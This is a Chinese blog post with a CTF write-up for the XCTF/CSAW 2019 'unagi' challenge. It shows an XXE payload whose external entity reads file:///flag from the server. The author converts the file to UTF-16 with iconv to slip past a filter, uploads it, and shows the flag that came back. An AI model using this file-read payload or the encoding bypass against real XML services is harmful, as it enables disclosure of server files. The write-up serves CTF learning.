

xctf攻防世界unagi wp

原创

sash1mi 于 2021-02-19 17:13:39 发布 352 收藏

分类专栏: [CTF writeup](#) 文章标签: [web 安全](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/weixin_46676743/article/details/113867990

版权



CTF 同时被 2 个专栏收录

14 篇文章 1 订阅

订阅专栏



writeup

12 篇文章 0 订阅

订阅专栏

xctf攻防世界unagi wp

unagi 最佳Writeup由xctf • admin提供

难度系数: ★★★★★★★★★ 10

题目来源: 2019-CSAW

题目描述: 暂无

题目场景: http://111.200.241.244:42803 删除场景


倒计时: 03:57:30 延时

题目附件: 暂无 https://blog.csdn.net/weixin_46676743

访问题目地址

Home User Upload About

Welcome to the challenge



Name: Alice

Email: alice@fakesite.com

Group: CSAW2019


Intro: Alice is cool

Name: Bob

Email: bob@fakesite.com

Group: CSAW2019

Intro: Bob is cool too [log.csdn.net/weixin_46676743](https://blog.csdn.net/weixin_46676743)



Flag is located at /flag, come get it

点击Upload下的here

该 XML 文件并未包含任何关联的样式信息。文档树显示如下。

```
- <users>
  - <user>
    <username>alice</username>
    <password>passwd1</password>
    <name>Alice</name>
    <email>alice@fakesite.com</email>
    <group>CSAW2019</group>
  </user>
  - <user>
    <username>bob</username>
    <password>passwd2</password>
    <name> Bob</name>
    <email>bob@fakesite.com</email>
    <group>CSAW2019</group>
  </user>
</users>
```

从信息提示中可以知道要通过编写xml文件上传
即通过XXE编码转换成utf-16编码绕过
可以利用vim编辑xml文件(取名为2.xml)代码如下:

```
<?xml version='1.0'?>
<!DOCTYPE users [
<!ENTITY xxe SYSTEM "file:///flag" >]>
<users>
  <user>
    <username>bob</username>
    <password>passwd2</password>
    <name> Bob</name>
    <email>bob@fakesite.com</email>
    <group>CSAW2019</group>
    <intro>&xxe;</intro>
  </user>
</users>
```

~
~

https://blog.csdn.net/weixin_46676743

```
<?xml version='1.0'?>
<!DOCTYPE users [
<!ENTITY xxe SYSTEM "file:///flag" >]>
<users>
  <user>
    <username>bob</username>
    <password>passwd2</password>
    <name> Bob</name>
    <email>bob@fakesite.com</email>
    <group>CSAW2019</group>
    <intro>&xxe;</intro>
  </user>
</users>
```

执行转换命令

```
iconv -f utf8 -t utf-16 2.xml>1.xml
```

```
root@kevinkali:~# cat 1.xml
<?xml version='1.0'?>
<!DOCTYPE users [
<!ENTITY xxe SYSTEM "file:///flag" >]>
<users>
  <user>
    <username>bob</username>
    <password>passwd2</password>
    <name> Bob</name>
    <email>bob@fakesite.com</email>
    <group>CSAW2019</group>
    <intro>&xxe;</intro>
  </user>
</users>
```

https://blog.csdn.net/weixin_46676743

将1.xml上传到upload，拿到flag

Successfully uploaded user profiles.



Upload new users to the system

You can check out the format example [here](#)

未选择任何文件

Name: Bob

Email: bob@fakesite.com

Group: CSAW2019

Intro: cyberpeace{392ba6a6db0b2fddc67087c5ab869d97}

https://blog.csdn.net/weixin_46676743